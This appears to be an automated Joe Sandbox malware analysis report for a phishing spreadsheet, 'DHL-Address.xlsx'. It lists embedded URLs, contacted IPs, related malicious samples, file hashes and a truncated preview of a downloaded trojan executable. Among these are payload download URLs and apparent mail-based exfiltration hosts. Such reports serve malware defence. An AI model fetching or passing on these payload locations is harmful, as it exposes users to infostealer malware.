http://www.certplus.com/CRL/class2.crl0	vbc.exe, 00000005.00000002.2361765131.0000000005158000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.infonotary.com/responder.cgi0V	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sk.ee/cps/0	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%	vbc.exe, 00000005.00000002.2360425643.000000000259A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe, 00000004.00000002.2165947138.0000000003519000.00000004.00000001.sdmp, vbc.exe, 00000005.00000002.2359575035.0000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	vbc.exe, 00000005.00000002.2363028590.0000000006E50000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.ssc.lt/cps03	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.oces.certifikat.dk/oces.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	vbc.exe, 00000005.00000002.2360356699.0000000002511000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://crl.pki.wellsfargo.com/wsprca.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://www.dnie.es/dpc0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.rootca.or.kr/rca/cps.html0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/guidelines0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certificates.starfieldtech.com/repository/1604	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://smtp.privateemail.com	vbc.exe, 00000005.00000002.2360554779.0000000002658000.00000004.00000001.sdmp	false		high
http://www.entrust.net/CRL/Client1.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000005.00000002.2362156931.0000000005BD0000.00000002.00000001.sdmp	false		high
http://www.disig.sk/ca0f	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sk.ee/juur/crl/0	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.quovadis.bm0	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-a/cacrl.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firmaprofesional.com0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.netlock.net/docs	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/2048ca.crl0	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false		high
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://cps.chambersign.org/cps/publicnotaryroot.html0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-trust.be/CPS/QNcerts	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://fedir.comsign.co.il/crl/ComSignCA.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.sectigo.com0	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://MLrjrg.com	vbc.exe, 00000005.00000002.2360356699.0000000002511000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ca.sia.it/seccli/repository/CPS0	vbc.exe, 00000005.00000002.2361765131.0000000005158000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.securetrust.com/STCA.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0;	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crt0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://www.quovadisglobal.com/cps0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://www.valicert.com/1	vbc.exe, 00000005.00000002.2361765131.0000000005158000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-szigno.hu/SZSZ/0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%GETMozilla/5.0	vbc.exe, 00000005.00000002.2360356699.0000000002511000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.%s.comPA	vbc.exe, 00000005.00000002.2362156931.0000000005BD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ocsp.quovadisoffshore.com0	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net0D	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersignroot.html0	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://DynDns.comDynDNS	vbc.exe, 00000005.00000002.2360356699.0000000002511000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false		high
http://www.ancert.com/cps0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.sia.it/seccli/repository/CRL.der0J	vbc.exe, 00000005.00000002.2361765131.0000000005158000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://rca.e-szigno.hu/ocsp0-	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://https://www.netlock.hu/docs/	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.a-cert.at/certificate-policy.html0;	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.crc.bg0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/publicnotaryroot.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.informatik.admin.ch/PKI/links/CPS_2_16_756_1_17_3_1_0.pdf0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://www.a-cert.at/certificate-policy.html0	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.a-cert.at/cgi-bin/a-cert-advanced.cgi0	vbc.exe, 00000005.00000002.2362947679.0000000006A53000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-certchile.cl/html/productos/download/CPSv1.7.pdf01	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://www.wellsfargo.com/certpolicy0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false		high
http://https://secure.comodo.com/CPS0	vbc.exe, 00000005.00000002.2361638883.00000000050A0000.00000004.00000001.sdmp	false		high
http://www.comsign.co.il/cps0	vbc.exe, 00000005.00000002.2362912346.0000000006A20000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.193.7.228	unknown	United States		22612	NAMECHEAP-NETUS	false
192.210.214.178	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339078
Start date:	13.01.2021
Start time:	13:16:03
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL-Address.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@6/10@5/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0.1%) • Quality average: 47.3% • Quality standard deviation: 33.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 67.26.137.254, 8.248.145.254, 67.26.73.254, 8.248.115.254, 8.253.204.120, 205.185.216.42, 205.185.216.10, 93.184.221.240 • Excluded domains from analysis (whitelisted): wu.ec.azureedge.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, auto.au.download.windowsupdate.com.c.footprint.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, wu.azureedge.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:17:04	API Interceptor	91x Sleep call for process: EQNEDT32.EXE modified
13:17:08	API Interceptor	885x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.193.7.228	shipping-document.xlsx	Get hash	malicious	Browse	
	iVUeQOg6LO.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.e92f0e2d08762687.exe	Get hash	malicious	Browse	
	DHL-document.xlsx	Get hash	malicious	Browse	
	wCRnCAMZ3yT8BQ2.exe	Get hash	malicious	Browse	
	Mj1eX5GWJxDRnuk.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Inject4.6535.8815.exe	Get hash	malicious	Browse	
	shipping document.xlsx	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Inject4.6512.28917.exe	Get hash	malicious	Browse	
	p72kooG5ak.exe	Get hash	malicious	Browse	
	additional items.xlsx	Get hash	malicious	Browse	
	swift copy 1f354972.exe	Get hash	malicious	Browse	
	DB_DHL_AWB_00117980920AD.exe	Get hash	malicious	Browse	
	Payment Advice - Advice Ref[G20376302776].pptx.exe	Get hash	malicious	Browse	
	Payment Reminder & SOA 202020121158.exe	Get hash	malicious	Browse	
	kg.exe	Get hash	malicious	Browse	
	logo.exe	Get hash	malicious	Browse	
	Pictures.exe	Get hash	malicious	Browse	
	7iZX0KCH4C.exe	Get hash	malicious	Browse	
	Al-Hbb_Doc-EUR_Pdf.exe	Get hash	malicious	Browse	
192.210.214.178	shipping-document.xlsx	Get hash	malicious	Browse	• globuserinessserverfiletransferprotocol.mangospot.net/vnc/vbc.exe
	DHL-document.xlsx	Get hash	malicious	Browse	• globuserinessserverfiletransferprotocol.mangospot.net/vnc/vbc.exe
	shipping document.xlsx	Get hash	malicious	Browse	• 192.210.214.178/reg/vbc.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
smtp.privateemail.com	shipping-document.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	iVUeQOg6LO.exe	Get hash	malicious	Browse	• 199.193.7.228
	SecuriteInfo.com.Generic.mg.e92f0e2d08762687.exe	Get hash	malicious	Browse	• 199.193.7.228
	DHL-document.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	wCRnCAMZ3yT8BQ2.exe	Get hash	malicious	Browse	• 199.193.7.228
	Mj1eX5GWJxDRnuk.exe	Get hash	malicious	Browse	• 199.193.7.228
	SecuriteInfo.com.Trojan.Inject4.6535.8815.exe	Get hash	malicious	Browse	• 199.193.7.228
	shipping document.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	SecuriteInfo.com.Trojan.Inject4.6512.28917.exe	Get hash	malicious	Browse	• 199.193.7.228
	p72kooG5ak.exe	Get hash	malicious	Browse	• 199.193.7.228
	additional items.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	swift copy 1f354972.exe	Get hash	malicious	Browse	• 199.193.7.228
	DB_DHL_AWB_00117980920AD.exe	Get hash	malicious	Browse	• 199.193.7.228
	Payment Advice - Advice Ref[G20376302776].pptx.exe	Get hash	malicious	Browse	• 199.193.7.228
	Payment Reminder & SOA 202020121158.exe	Get hash	malicious	Browse	• 199.193.7.228
	kg.exe	Get hash	malicious	Browse	• 199.193.7.228
	logo.exe	Get hash	malicious	Browse	• 199.193.7.228
	Pictures.exe	Get hash	malicious	Browse	• 199.193.7.228
	PO48905232020.exe	Get hash	malicious	Browse	• 199.193.7.228

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	7iZX0KCH4C.exe	Get hash	malicious	Browse	• 199.193.7.228

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	New FedEx paper work review.exe	Get hash	malicious	Browse	• 198.54.122.60
	PO-000202112.exe	Get hash	malicious	Browse	• 63.250.34.114
	urgent specification request.exe	Get hash	malicious	Browse	• 198.54.117.210
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 198.54.117.210
	shipping-document.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	Project review_Pdf.exe	Get hash	malicious	Browse	• 198.54.117.215
	iVUeQOg6LO.exe	Get hash	malicious	Browse	• 199.193.7.228
	mscthef-Fichero-ES.msi	Get hash	malicious	Browse	• 162.255.118.194
	SecuriteInfo.com.Generic.mg.e92f0e2d08762687.exe	Get hash	malicious	Browse	• 199.193.7.228
	Purchase Order -263.exe	Get hash	malicious	Browse	• 162.0.232.59
	Duty checklist and PTP letter.exe	Get hash	malicious	Browse	• 162.255.119.136
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 162.0.238.245
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 198.54.117.216
	DHL-document.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	RFQ 41680.xlsx	Get hash	malicious	Browse	• 198.54.117.211
	Invoice.exe	Get hash	malicious	Browse	• 162.213.255.55
	wCRnCAMZ3yT8BQ2.exe	Get hash	malicious	Browse	• 199.193.7.228
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	• 68.65.122.35
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 198.54.125.162
	al9LrOC8eM.exe	Get hash	malicious	Browse	• 162.213.253.37
AS-COLOCROSSINGUS	shipping-document.xlsx	Get hash	malicious	Browse	• 192.210.214.178
	1gEpBw4A95.exe	Get hash	malicious	Browse	• 107.172.188.113
	IMG_73344332#U00e2#U20ac#U00aegpj.exe	Get hash	malicious	Browse	• 192.210.138.60
	DHL-document.xlsx	Get hash	malicious	Browse	• 192.210.214.178
	ORDER#9403.exe	Get hash	malicious	Browse	• 198.12.76.78
	shipping document.xlsx	Get hash	malicious	Browse	• 192.210.214.178
	DHL-ADDRESS.xlsx	Get hash	malicious	Browse	• 192.210.214.177
	home.css.ps1	Get hash	malicious	Browse	• 107.175.49.49
	DHL ADDRESS.xlsx	Get hash	malicious	Browse	• 192.210.214.177
	PolicyUpdate.htm	Get hash	malicious	Browse	• 107.172.191.160
	202101041.htm	Get hash	malicious	Browse	• 104.168.28.144
	IMG_84755643#U00e2#U20ac#U00aegpj.exe	Get hash	malicious	Browse	• 192.210.138.60
	202101041.htm	Get hash	malicious	Browse	• 104.168.28.144
	eeFX76545672.htmL	Get hash	malicious	Browse	• 23.94.5.133
	PO-JQ1125742021.xlsx	Get hash	malicious	Browse	• 198.12.125.25
	TTR payment amount 131,000 USD.xlsx	Get hash	malicious	Browse	• 216.170.114.70
	KBC Enquiry No.20201228.xlsx	Get hash	malicious	Browse	• 216.170.114.70
	BANK SWIFT.xlsx	Get hash	malicious	Browse	• 216.170.114.70
	Payment_details.exe	Get hash	malicious	Browse	• 198.12.76.78
	SWIFT COPY AMOUNT OF US 49.676,30 FOR SMX022-10-20 DATED 23122020.xlsx	Get hash	malicious	Browse	• 198.23.207.5

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\Public\vbc.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1132326309774547
Encrypted:	false
SSDEEP:	6:kKmLZwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:eLWkPlE99SNxAhUegeT2
MD5:	1F8086C4F7DE9AC50C354544138EFB63
SHA1:	DF1CE6541A5C69D8733233F74788499C244C345C
SHA-256:	D38B35A19ECD3018DF239EC1F944BC797B1FC5F9F81BD0EB3BD10CCD30E1637D
SHA-512:	110F038BDB200C93D09A7391CD6BD6F8F25A4CF916FD3AAE3E87302B33F58DFBBC82670129A2FA0BA76CA16615F161B41C9678B5A95C533B9F22E99C52501AB
Malicious:	false
Reputation:	low
Preview:	p..... .....r.....(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	843776
Entropy (8bit):	7.300736524263088
Encrypted:	false
SSDEEP:	12288:8XT4rp65D+SL7y7INIIdGZMonTVA2Wsa8tpJKS:VhSJNILZn62WJ8td
MD5:	B232B5C7754D932B07C0D47F934EFBFE
SHA1:	7C3D92552F6EBAB8956727BEECAAC5D22C87A55B
SHA-256:	3311CEA59262B019A69FB72B72A36FC8E55D48A0F14F853B3A52FC8740542E99
SHA-512:	4E3ABE570FA413FB74B1EFCF56560D5275CBCAF8217779E46DC65E13C2185C23F0BE2B01B91DCB5AEAD24C6F68E8F84B432B7EFBA87F2CC835BFA2848A406740
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://globuserinessserverfiletransferprotocol.mangospot.net/csrss/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...._.....P.....>.... .....@.. .....@..... .@.....O..... ....H.....text...D.... ....`.rsrc.....@..@.reloc..... .....@..B..... .....H.....<X.....(....*&..(....*.s .....s!.....s".....s#.....s$.....*...0.....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0.....~....o)....+..*&..(*....*...0..<.....~.....(+.....,!r...p.....(....o-...s.....~.....+..*.0.....~....+..*"....*.0.....(....r=..p~....o/....+..*...0..<.....~.....(+.....,!rG..p.....(,

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\102D7B51.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
